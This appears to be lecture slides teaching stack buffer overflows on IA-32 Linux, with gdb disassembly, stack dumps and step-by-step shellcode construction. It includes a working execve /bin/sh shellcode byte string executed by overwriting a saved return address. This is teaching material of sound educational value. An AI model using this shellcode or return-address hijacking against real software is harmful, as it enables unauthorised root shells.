This Week's Agenda

Buffer Overflow - The Y2K++ Buf

- Things we learned 100 years ago
  - IA-32 Architecture
  - Process memory map
  - Procedure call
  - Stack memory map
- Basics of Stack Overflow
- Shell Codes
- Writing Exploits
- Defenses

IA-32: A Brief History

- **1978**: 8086 and 8088 (16-bit processors)
- **1982**: 286 processor
- **1985**: 386 processor (first 32-bit processor)
- **1989**: 486 processor (x87 FPU)
- **1993**: Pentium (dual processor mode)
- **1995**: P6 family (Pentium II, III, Xeon, Celeron)
- **2000**: Pentium 4 family (NetBurst microarchitecture)
- **2001**: Xeon (NetBurst microarchitecture)
- **2003**: Pentium M
- **2005**: Pentium Extreme Edition (Extended Memory 64)


IA-32's Registers

- **General Purpose**: 8 32-bit registers
  - EAX, EBX, ECX, EDX, ESI, EDI, EBP, ESP
  - Often used to hold operands and memory pointers
- **Segment**: 6 16-bit registers
  - SS, CS, DS, ES, FS, GS
  - **SS** $\rightarrow$ stack segment
  - **CS** $\rightarrow$ code segment
  - **DS** $\rightarrow$ data segment
- **EFLAGS**: 1 32-bit registers
- **Instruction Pointer**: EIP, 32 bits
- **FPU, MMX, XMM**: many, various sizes


IA-32 Three Memory Models

- **Flat**: memory appears to a program as a single, continuous address space (0 to $2^{32} - 1$)
- **Segmented**: memory appears to a program as a group of independent segments. Code, data, stack are in separate segments of size up to 2^{32} bytes
- **Real**: memory model for 8086, linear adddress space divided into equal-sized segements

Sample Process Memory Map in Linux



Sample Process Memory Map in Windows



First Example

```
#include <stdio.h>

void foo(int a, int b) {
  unsigned char buffer[20] = "Hello World";
  unsigned long int i=5;
  unsigned long int c=6;
  (*((int *) (buffer+44))) += 13;
}

int main() {
  int x=1;
  foo(2, 3);
  x=4;
  printf("x = %d\n", x);
  return 0;
}
```

Output

```
[hqn@hanoi]:~/BO$ gcc ex1.c -o ex1
[hqn@hanoi]:~/BO$ ex1
x = 1
```

What Happened in main()

```
[hqn@hanoi]:~/BO$   gcc -g ex1.c -o ex1
[hqn@hanoi]:~/BO$   gdb ex1
GNU gdb 6.2-2mdk (Mandrakelinux)
Copyright 2004 Free Software Foundation, Inc.
...

(gdb) disas main
Dump of assembler code for function main:
                                ; main's prologue
0x080483ae    <main+0>:         push   %ebp
0x080483af    <main+1>:         mov    %esp,%ebp
0x080483b1    <main+3>:         sub    $0x8,%esp
0x080483b4    <main+6>:         and    $0xfffffff0,%esp
0x080483b7    <main+9>:         mov    $0x0,%eax
0x080483bc    <main+14>:        add    $0xf,%eax
0x080483bf    <main+17>:        add    $0xf,%eax
0x080483c2    <main+20>:        shr    $0x4,%eax
0x080483c5    <main+23>:        shl    $0x4,%eax
0x080483c8    <main+26>:        sub    %eax,%esp
                                ; x = 1
0x080483ca    <main+28>:        movl   $0x1,0xfffffffc(%ebp)
                                ; preparing to call foo
0x080483d1    <main+35>:        push   $0x3
0x080483d3    <main+37>:        push   $0x2
                                ; foo is called, EIP pushed onto the stack
0x080483d5    <main+39>:        call   0x804836c <foo>
                                ; returning to main (EIP = 0x080483da)
0x080483da    <main+44>:        add    $0x8,%esp
                                ; x = 4
0x080483dd    <main+47>:        movl   $0x4,0xfffffffc(%ebp)
0x080483e4    <main+54>:        sub    $0x8,%esp
                                ; prepare for printf (13 bytes from the above EIP)
0x080483e7    <main+57>:        pushl  0xfffffffc(%ebp)
0x080483ea    <main+60>:        push   $0x80484ec
                                ; printf is called
0x080483ef    <main+65>:        call   0x80482b0 <_init+56>
0x080483f4    <main+70>:        add    $0x10,%esp
0x080483f7    <main+73>:        mov    $0x0,%eax
                                ; main's epilogue
0x080483fc    <main+78>:        leave
0x080483fd    <main+79>:        ret
End of assembler dump.
```

From the return address printf, there are **13** bytes.

What Happened in foo()


```
(gdb) disas foo
Dump of assembler code for function foo:
                                ; foo's prologue
0x0804836c  <foo+0>:    push  %ebp                          ; save main's EBP
0x0804836d  <foo+1>:    mov   %esp,%ebp                     ; new EBP is old ESP
0x0804836f  <foo+3>:    sub   $0x38,%esp                    ; size of foo's frame
0x08048372  <foo+6>:    mov   0x80484d8,%eax                ; buffer
0x08048377  <foo+11>:   mov   %eax,0xffffffd8(%ebp)
0x0804837a  <foo+14>:   mov   0x80484dc,%eax                ; buffer = "Hello World"
0x0804837f  <foo+19>:   mov   %eax,0xffffffdc(%ebp)
0x08048382  <foo+22>:   mov   0x80484e0,%eax
0x08048387  <foo+27>:   mov   %eax,0xffffffe0(%ebp)
0x0804838a  <foo+30>:   movl  $0x0,0xffffffe4(%ebp)
0x08048391  <foo+37>:   movl  $0x0,0xffffffe8(%ebp)
0x08048398  <foo+44>:   movl  $0x5,0xffffffd4(%ebp)         ; i = 5
0x0804839f  <foo+51>:   movl  $0x6,0xffffffd0(%ebp)         ; c = 6
0x080483a6  <foo+58>:   lea   0x4(%ebp),%eax
0x080483a9  <foo+61>:   addl  $0xd,(%eax)                   ; += 13
                                ; foo's epilogue
0x080483ac  <foo+64>:   leave
0x080483ad  <foo+65>:   ret
End of assembler dump.
```

Examine the Stack

```
(gdb) run
Starting program: /home/hungngo/BO/ex 1

Breakpoint 1, foo (a=2, b=3) at ex1.c:11
11          (*((int *) (buffer+44))) += 13;
(gdb) x/30x $esp
0xbffff508:     0x400156f0      0x00000000      0x00000006      0x00000005
0xbffff518:     0x6c6c6548      0x6f57206f      0x00646c72      0x00000000
0xbffff528:     0x00000000      0x40141940      0x00000000      0x080495e0
0xbffff538:     0xbffff548      0x0804828d      0xbffff568      0x080483da
0xbffff548:     0x00000002      0x00000003      0x40141940      0x00000000
0xbffff558:     0x080494f8      0x40141940      0x00000000      0x00000001
0xbffff568:     0xbffff598      0x4003c323      0x00000001      0xbffff5c4
0xbffff578:     0xbffff5cc      0x080482c0
```

Map of the Stack



Stack Overflow - Basic Ideas

- Program takes user's input into "buffer"
- Programmer does not check buffer's size
- Attacker inputs more than buffer can handle, spilling into saved EIP
- Replace saved EIP by another address (often in "buffer" itself)
- Put a small piece of code in "buffer" spawning a shell
- If program runs as root, attacker has a root shell

Second Example

```
char whatisit[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main() {
  int *ret;

  ret = (int *)&ret + 2;
  (*ret) = (int) whatisit;
}
```

A sample run

```
[NQH]:~/BO$ gcc ex2.c
[NQH]:~/BO$ a.out
sh-2.05b$ exit
exit
[NQH]:~/BO$
```

Shellcodes

Main questions

- How to write them. Four methods (among many others)
  - The long way
  - The short way
  - The lazy way
  - The pro way
- The NULL byte problem
- The addressing problem

How to Write Shellcodes

Basic idea:

1. Figure out how to implement something (e.g. spawn a shell) in assembly
2. Then use gdb or an assembler (e.g. gas, nasm) to get the byte code.

Practice:

- **The Long Way**: C program → (via gdb) assembly code → shellcode
- **The Short Way**: assembly code directly (if you know what to do already) → (via gdb) shellcode
- **The Lazy Way**: copy someone else's shellcodes
- **The Pro Way**: make your own library of shellcodes

”Hello, World” bytecode (1)

C program

```
int main() {
  write(1, "Hello, World!\n", 14);
}
```

We will see how the system call is made

”Hello, World” bytecode (2)

main()’s details

```
[NQH]:~/BO$ gcc -static -g hw.c -o hw
[NQH]:~/BO$ ./hw
Hello, World!
[NQH]:~/BO$ gdb hw
GNU gdb 6.2-2.1.101mdk (Mandrakelinux)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i586-mandrake-linu x-g nu".. .Us ing host
libthread_db library "/lib/i686/libthrea d_d b.s o.1 ".

(gdb) disas main
Dump of assembler code for function main:
0x080481f4 <main+0>:    push   %ebp
0x080481f5 <main+1>:    mov    %esp,%ebp
0x080481f7 <main+3>:    sub    $0x8,%esp
0x080481fa <main+6>:    and    $0xfffffff0,%esp
0x080481fd <main+9>:    mov    $0x0,%eax
0x08048202 <main+14>:   add    $0xf,%eax
0x08048205 <main+17>:   add    $0xf,%eax
0x08048208 <main+20>:   shr    $0x4,%eax
0x0804820b <main+23>:   shl    $0x4,%eax
0x0804820e <main+26>:   sub    %eax,%esp
0x08048210 <main+28>:   sub    $0x4,%esp
                            ; now, push arguments of write() onto the stack
                            ; last argument (14) of write()
0x08048213 <main+31> push $0xe
                            ; next argument of write, pointer to "Hello, World!"
0x08048215 <main+33>:   push   $0x808e4a8
                            ; first argument (1) of write()
0x0804821a <main+38>:   push   $0x1
                            ; call write
0x0804821c <main+40>:   call   0x804db80 <write>
0x08048221 <main+45>:   add    $0x10,%esp
0x08048224 <main+48>:   leave
0x08048225 <main+49>:   ret
End of assembler dump.
(gdb)
```

"Hello, World" bytecode (3)

write()'s details

```
(gdb) disas write
Dump of assembler code for function write:
0x0804db80 <write+0>:   cmpl   $0x0,0x80a4844
0x0804db87 <write+7>:   jne    0x804dbaa <write+42>
0x0804db89 <write+9>:   push   %ebx
                               ; move last argument of write() into %edx
0x0804db8a <write+10>:  mov    0x10(%esp),%edx
                               ; move next argument into %ecx
0x0804db8e <write+14>:  mov    0xc(%esp),%ecx
                               ; move first argument into %ebx
0x0804db92 <write+18>:  mov    0x8(%esp),%ebx
                               ; copy write()'s system call number into %eax
0x0804db96 <write+22>:  mov    $0x4,%eax
                               ; switch to kernel's mode
0x0804db9b <write+27>:  int    $0x80
0x0804db9d <write+29>:  pop    %ebx
0x0804db9e <write+30>:  cmp    $0xfffff001,%eax
0x0804dba3 <write+35>:  jae    0x8050010 <__syscall_error>
0x0804dba9 <write+41>:  ret
0x0804dbaa <write+42>:  call   0x804e2a0 <__librt_enable_asy   ncc anc el>
0x0804dbaf <write+47>:  push   %eax
0x0804dbb0 <write+48>:  push   %ebx
0x0804dbb1 <write+49>:  mov    0x14(%esp),%edx
0x0804dbb5 <write+53>:  mov    0x10(%esp),%ecx
0x0804dbb9 <write+57>:  mov    0xc(%esp),%ebx
0x0804dbbd <write+61>:  mov    $0x4,%eax
0x0804dbc2 <write+66>:  int    $0x80
0x0804dbc4 <write+68>:  pop    %ebx
0x0804dbc5 <write+69>:  xchg   %eax,(%esp)
0x0804dbc8 <write+72>:  call   0x804e2e0 <__librt_disable_as   ync can cel >
0x0804dbcd <write+77>:  pop    %eax
0x0804dbce <write+78>:  cmp    $0xfffff001,%eax
0x0804dbd3 <write+83>:  jae    0x8050010 <__syscall_error>
```

"Hello, World" bytecode (4)

Where to get system call numbers?

```
[NQH]:~/BO$ more /usr/include/asm/unistd.h
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * This file contains the system call numbers.
 */

#define __NR_restart_syscall      0
#define __NR_exit                 1
#define __NR_fork                 2
#define __NR_read                 3
#define __NR_write                4
#define __NR_open                 5
#define __NR_close                6
...
#define __NR_remap_file_pages   257
#define __NR_set_tid_address    258
#define __NR_timer_create       259
...
```

"Hello, World" bytecode (5)

Write corresponding assembly code

```
section  .data  ; section  declaration

hello  db "Hello,  World!",  0x0a  ; "Hello,  World!\n"

section  .text  ; section  declaration

global  _start  ; default  entry  point  for  ELF  linking

_start:
   mov  eax,  4       ; write()  system  call  number
   mov  ebx,  1       ; 1 is standard  output
   mov  ecx,  hello   ; pointer  to "Hello,  World!\n"
   mov  edx,  14      ; length  of  output  string
   int  0x80          ; finally,  invoke  write()
; prepare  for  exit(0)
   mov  ebx,  0       ; argument  for  exit()
   mov  eax,  1       ; system  call  number  of  exit()
   int  0x80          ; invoke  exit(0)
```

Run

```
[NQH]:~/BO$   nasm  -f  elf  hello_world.asm
[NQH]:~/BO$   ld  hell
hello_world.asm      hello_world.o
[NQH]:~/BO$   ld  hello_world.o
[NQH]:~/BO$   a.out
Hello,  World!
[NQH]:~/BO$
```

Problem

> We can't use the data segment in a bytecode

What do we do now?

"Hello, World" bytecode (6)

Use a combination of `jmp` and `call`

```
global _start    ; default entry point for ELF linking

_start:
  jmp short string
code:
  pop ecx          ; write(1, "Hello, World!", 13);
  mov ebx, 1       ; output file descriptor for write
  mov edx, 14      ; length of output string
  mov eax, 4       ; 4 is the system call number of write
  int 0x80         ; finally, invoke the system call
  mov ebx, 0       ;
  mov eax, 1
  int 0x80
string:
  call code
  db 'Hello, World!', 0x0a
```

And that worked out just wonderfully

```
[NQH]:~/BO$ nasm -f elf hw.asm
[NQH]:~/BO$ ld hw.o
[NQH]:~/BO$ a.out
Hello, World!
[NQH]:~/BO$
```

"Hello, World" bytecode: final version

The code

```
USE32            ; tell nasm we're using a 32-bit system
  jmp short string
code:
  pop ecx        ; write(1, "Hello, World!", 13);
  mov ebx, 1     ; output file descriptor for write
  mov edx, 14    ; length of output string
  mov eax, 4     ; 4 is the system call number of write
  int 0x80       ; finally, invoke the system call
  mov ebx, 0     ;
  mov eax, 1
  int 0x80
string:
  call code
  db 'Hello, World!', 0x0a
```

After "nasm hw.asm", Hexedit gives

```
00000000   EB 1E 59 BB  01 00 00 00  BA 0E 00 00  00 B8 04 00   ..Y.............
00000010   00 00 CD 80  BB 00 00 00  00 B8 01 00  00 00 CD 80   ................
00000020   E8 DD FF FF  FF 48 65 6C  6C 6F 2C 20  57 6F 72 6C   .....Hello, Worl
00000030   64 21 0A                                             d!.
```

Put it in the code

```
char bytecode[] =
    "\xeb\x1e\x59\xbb\x01\x00\x00\x00\xba\x0e\x00\x00\x00\xb8\x04\x00"
    "\x00\x00\xcd\x80\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80"
    "\xe8\xdd\xff\xff\xff\x48\x65\x6c\x6c\x6f\x2c\x20\x57\x6f\x72\x6c"
    "\x64\x21\x0a";

int main() {
  void (* func_ptr)(void);
  func_ptr = (void (*)(void)) bytecode;
  (* func_ptr)();
}
```

and run

```
[NQH]:~/BO$ gcc -g ex2.c -o ex2
[NQH]:~/BO$ ./ex2
Hello, World!
```

Bytecode Test (bct): our first utility

Want something like this

```
[NQH]:~/BO$ more hw.asm
USE32            ; tell nasm we're using 32-bit system
  jmp short string
code:
  pop ecx        ; write(1, "Hello, World!", 13);
  mov ebx, 1     ; output file descriptor for write
  mov edx, 14    ; length of output string
  mov eax, 4     ; 4 is the system call number of write
  int 0x80       ; finally, invoke the system call
  mov ebx, 0     ;
  mov eax, 1
  int 0x80
string:
  call code
  db 'Hello, World!', 0x0a
[NQH]:~/BO$ nasm hw.asm
[NQH]:~/BO$ bct hw
------------------- ---
Calling your code ...
------------------- ---
Hello, World!
[NQH]:~/BO$ bct -p hw
------------------- ---
Printing your code ...
------------------- ---
char bytecode[] =
     "\xeb\x1e\x59\xbb\x01\x00\x00\x00\xba\x0e\x00\x00\x00\xb8\x04\x00"
     "\x00\x00\xcd\x80\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80"
     "\xe8\xdd\xff\xff\xff\x48\x65\x6c\x6c\x6f\x2c\x20\x57\x6f\x72\x6c"
     "\x64\x21\x0a";

[NQH]:~/BO$
```

Writing bct is your assignment for this week!

Spawn a shell

C version

```
#include <stdio.h>

int main() {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Assembly version

```
[NQH]:~/BO$ more shell.asm
section .data ; section declaration

shell_path  db "/bin/cshX"   ; this is name[0]
